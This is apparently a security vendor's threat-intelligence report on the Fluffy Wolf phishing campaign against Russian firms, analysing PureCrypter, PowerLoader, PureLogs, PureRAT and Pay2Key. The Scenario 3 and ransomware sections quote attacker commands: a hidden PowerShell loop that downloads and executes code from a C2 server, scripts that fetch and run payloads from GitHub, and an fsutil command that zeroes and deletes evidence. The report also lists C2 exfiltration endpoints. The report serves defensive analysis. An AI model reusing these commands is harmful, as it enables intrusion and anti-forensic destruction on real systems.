




Fluffy Wolf tests new toolkit on Russian companies
From March to May 2026, we uncovered a series of phishing attacks by Fluffy Wolf. The threat actor targeted Russian organizations across multiple sectors, including construction, consulting, manufacturing, engineering, retail, and e‑commerce.
To deliver malware, the adversaries employed malicious email attachments and GitHub repository URLs that directed victims to infected archives. The cluster also relied on multiple loaders, droppers, and a downloader, including:
- PureCrypter
- Rust‑based loader using Donut shellcode
- batch loader
- JavaScript loader
- previously undocumented PowerLoader
Like PureCoder tools (PureCrypter, PureLogs, and PureRAT), PowerLoader is marketed on underground resources under the malware‑as‑a‑service (MaaS) model.
As final payloads, the threat actor deployed the PureLogs stealer, the PureRAT trojan, and the Pay2Key ransomware. Furthermore, one of the analyzed PureRAT samples contained PluginRemoteDesktop observed for the first time in attacks targeting Russian organizations.
Key Findings
- Fluffy Wolf uses GitHub repository URLs in phishing emails. Because such links appear legitimate, they help the attackers bypass email filtering and network security controls while increasing the likelihood that recipients will open them.
- While the group continues to rely on the same core payloads (PureLogs, PureRAT, and Pay2Key), it has shifted its focus toward evolving and diversifying delivery methods. The adversaries introduced the third‑party PowerLoader downloader to improve the chances of successful compromise and evasion.
- We detected PluginRemoteDesktop for PureRAT, which had not previously been seen in attacks on Russian organizations.
Phishing emails


In its phishing emails, Fluffy Wolf impersonated employees of legitimate organizations, urging recipients to review the attached documents related to alleged outstanding debts.
We have identified two phishing delivery methods:
- malicious RAR attachments
- URLs to attacker‑controlled GitHub repositories, used to download such archives
The RAR files concealed loaders, droppers, and a downloader designed to deploy the PureLogs stealer, the Pay2Key ransomware, and the PureRAT trojan on compromised systems.
To distribute phishing emails, Fluffy Wolf used the mail.ru and yandex.ru mail services.
Observed phishing email subject lines included:
- Claim and reconciliation statement!!!!
- Reconciliation for signing !!!
- Reconciliation statement.rar
- Reconciliation statement
- Claim

GitHub repositories
During the investigation, our team identified several attacker‑controlled GitHub accounts hosting multiple repositories with malicious RARs, executables (.scr, .com, .exe), reversed and Base64‑encoded payloads stored in text files, and obfuscated batch and JS scripts.
Repositories
- versachi2026 (buh2026, doc, max, max2, and rrr repositories):
- PowerLoader samples downloading PureCrypter instances to deploy PureLogs and PureRAT
- batch loader launching PowerShell to retrieve an encrypted injector and an encrypted PureRAT payload
- obfuscated JS loaders
- Base64‑encoded malicious payloads
- PureCrypter samples deploying PureRAT and PureLogs on target systems
- yulyaigonina (buh, document, and 222 repositories):
- PureCrypter delivering Pay2Key and PureRAT
- PureCrypter injecting PureRAT into
InstallUtil.exe - PureCrypter dropper injecting PureRAT into
RegAsm.exewhile displaying a PDF decoy; the analysis of one such sample revealed previously unseen PluginRemoteDesktop for PureRAT - PureCrypter injecting PureRAT into
RegAsm.exe
- komplekt26 (adguardVPNInstaller repository):
- It was unavailable at the time of the research.
- Retrospective analysis revealed that it hosted an archive containing PureCrypter which injected PureRAT into
InstallUtil.exeand installed the legitimate WinRAR 7.22.0 archiver on the compromised host to distract the victim.
Attack chain scenarios
A typical attack chain unfolds as follows:
- A victim opens an email attachment containing a malicious archive with a PE file (
.com/.scr/.exe) or a script and executes the embedded malware/script. In other cases, a user clicks a URL in a phishing email, which downloads a malicious archive from a GitHub repository to disk. The downloaded file is then manually opened by the user. - Depending on the dropper/loader/downloader type, the infection chain may unfold in different ways.
Scenario 1
The attack begins with the execution of a dropper that extracts a Rust‑based loader into a certain directory (e.g., %TEMP%). Once launched, the loader unpacks and runs Donut shellcode directly in memory. Donut is a position‑independent shellcode generator that supports in‑memory execution of .NET assemblies, scripts, and other shellcode types. After the Donut shellcode is initialized, PureCrypter code is loaded into the current process memory, and control is transferred to it. PureCrypter ultimately decrypts and launches the final payload stored within the assembly resources.
Scenario 2
In another scenario, the PE file embedded in the archive is itself a PureCrypter sample. Once executed, it immediately injects malicious code into a target process. There also are lightweight PureCrypter droppers/loaders designed solely to save and launch PureCrypter from disk. Our team identified a dropper that wrote PureCrypter to %APPDATA%\Microsoft\Windows\Templates and then ran it. Common target processes used for payload injection include RegAsm.exe, InstallUtil.exe, and MSBuild.exe.
Scenario 3
Another infection chain involves the previously undocumented PowerLoader downloader/dropper written in C++. When executed, it launches PowerShell in hidden mode with command‑line arguments designed to retrieve a PowerShell script from the C2 server. That script then downloads PureCrypter onto the compromised host. After the PureCrypter files are downloaded and written to a designated directory (e.g., %TEMP%), they are executed. PureCrypter eventually launches the final payload.
Example of the full PowerShell command line executed by PowerLoader:
powershell.exe -WindowStyle Hidden -Command "while(1){try{irm 'http://%IP%:%PORT%/script?id=%ID%&country=RU&admin=true'|iex}catch{};Start-Sleep -Seconds 60}"Example of a PowerShell script returned by the C2 server:
# Download & Save to Disk
$url = 'https://github.com/versachi2026/%Path%'
$out = "$env:TEMP\%Name%.exe"
(New-Object Net.WebClient).DownloadFile($url, $out)
Start-Process $out

# Download & Execute (in-memory)
$url = 'https://github.com/versachi2026/%Path%'
IEX((New-Object Net.WebClient).DownloadString($url))

# Download & Save to Disk
$url = 'https://github.com/versachi2026/%Path%'
$out = "$env:TEMP\%Name%.exe"
(New-Object Net.WebClient).DownloadFile($url, $out)
Start-Process $out
Scenario 4
In this scenario, a batch script launches PowerShell with a lengthy Base64‑encoded command passed as an argument. Within the PowerShell session, a script is executed that fetches a file containing a Base64‑encoded .NET assembly from a remote resource. The downloaded assembly functions as a loader responsible for injecting malicious code into the address space of a trusted process (e.g., MSBuild.exe). The malicious code is retrieved from a GitHub repository as a Base64‑encoded payload, then decrypted and injected into a target process. Observed payloads currently comprise three malware families: PureLogs, Pay2Key, and PureRAT.
PureLogs
Fluffy Wolf continues to widely use the PureLogs stealer in its campaigns. The malware is designed to harvest large volumes of data, including browser credentials, history, and cookies, as well as retrieve information from email clients, FTP services, and other applications. One notable characteristic of recent campaigns is the use of dedicated endpoint URLs for different categories of stolen data.
For example:
hxxps://5.252.153[.]67:8443/userinfo (user and system information)
hxxps://5.252.153[.]67:8443/browser (browser credentials)
hxxps://5.252.153[.]67:8443/discord (Discord application data)
This differentiation likely allows the adversaries to categorize and process exfiltrated information more efficiently on the C2 server, streamlining subsequent analysis.
Pay2Key ransomware
Fluffy Wolf still employs the Pay2Key ransomware (based on Mimic). During the analysis of one of the samples, we observed Pay2Key deployment on a compromised host.
doc_06052026_buh_akt.rar contains the doc_06052026_buh_akt.exe PE executable. Once launched, the malware creates two Pay2Key PE files in the following directories:
%USERPROFILE%\Desktop%LOCALAPPDATA%\{DB0E178A-8261-A6FA-2FBA-43F520C6A451}
The files are saved as static-i386-amd64.exe and browser.exe. The malware then runs static-i386-amd64.exe. Although the victim is shown an error message, the file encryption process continues uninterrupted.
The {DB0E178A-8261-A6FA-2FBA-43F520C6A451} directory is blocked for users. Attempts to open it via standard Windows tools such as File Explorer or CMD result in Access Denied messages. This is done to conceal the second ransomware component, along with ZIP files copied from a victim’s desktop and its subdirectories. The archives are saved to the same directory. In addition, the Pay2Key sample employs fsutil to fill its own file with zeros before deleting it via the del command. This anti‑forensics technique reduces the likelihood of DFIR specialists recovering the original ransomware for analysis.
Excerpt from the executed command:
ping 127.2 -n 5 & fsutil file setZeroData offset=0 length=20000000 %USERPROFILE%\Desktop\static-i386-amd64.exe & cd /d %USERPROFILE%\Desktop & Del /f /q /a
Encrypted files are assigned the .ywgulm_p2k extension. The malware also drops the HowToRestoreFiles.txt ransom note in C:\temp, which contains instructions in Russian, English, and Spanish. To make sure the victim reads it, Pay2Key adds browser.exe with the notepad.exe "C:\temp\HowToRestoreFiles.txt" value to the Windows startup registry key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

HowToRestoreFiles.txt ransom note
After encryption is complete, another malicious component (PureRAT) is launched, with its code injected into RegAsm.exe.
PureRAT
This RAT just as widely used in Fluffy Wolf campaigns as the PureLogs stealer. Recent activity revealed several new capabilities.
- We identified PluginRemoteDesktop for PureRAT, which had not previously been observed in attacks targeting Russian organizations. The plug‑in enables remote interaction with the desktop and windows on a compromised host. Its capabilities include capturing desktop images, collecting lists of open windows (including the currently active one), controlling keyboard and mouse input, and sending messages to windows. Effectively, this plug‑in significantly expands PureRAT’s capabilities. It relies on multiple WinAPI functions, including
SetCursorPos,SendInput,GetMessageExtraInfo,PostMessage,IsWindowVisible,EnumDesktopWindows,keybd_event,GetForegroundWindow,OpenDesktop,CloseDesktop, andGetCursorInfo. - We uncovered several unusual configurations among the PureRAT samples delivered to compromised systems. Typically, the Campaign ID field roughly matches the malware distribution date. For example, in attacks observed on May 5, 2026, the field contained
05052026. However, in two samples (document_06052026 - Copy.scranddocument_06052026_1.scr), the Campaign ID field was set to06052029. We assume the threat actor accidentally specified the year 2029 instead of 2026. - There are also indications that Fluffy Wolf regularly updates its .NET Reactor version. This protector is applied both to the PureCrypter loader and the final payloads, including PureLogs and PureRAT. This likely reflects an ongoing effort to further obstruct malware analysis.
- For the first time, we identified samples employing the

скан_20190702 (2).pdf(scan) decoy disguised as a lease invoice. Some samples save this file to%USERPROFILE%\Desktopand open it to distract the victim, while others do not exhibit such behavior.
PowerLoader

While analyzing one of the PowerLoader samples (doc_08042026_buh_akt_PDF.scr) hosted on 5.252.153[.]67:60070, we uncovered a PowerLoader control panel. Notably, Fluffy Wolf often uses the 5.252.153[.]67 IP address as its C2 server for other malware instances (PureLogs and PureRAT).
Further monitoring of underground resources revealed a post advertising the PowerLoader dropper/downloader. According to the seller, the malware is capable of effectively bypassing antivirus detection and features built‑in obfuscation, unique signatures per build, indirect syscalls, hidden imports, fileless execution, and other mechanisms. The pricing was listed at $100 per build and $20 per rebuild.


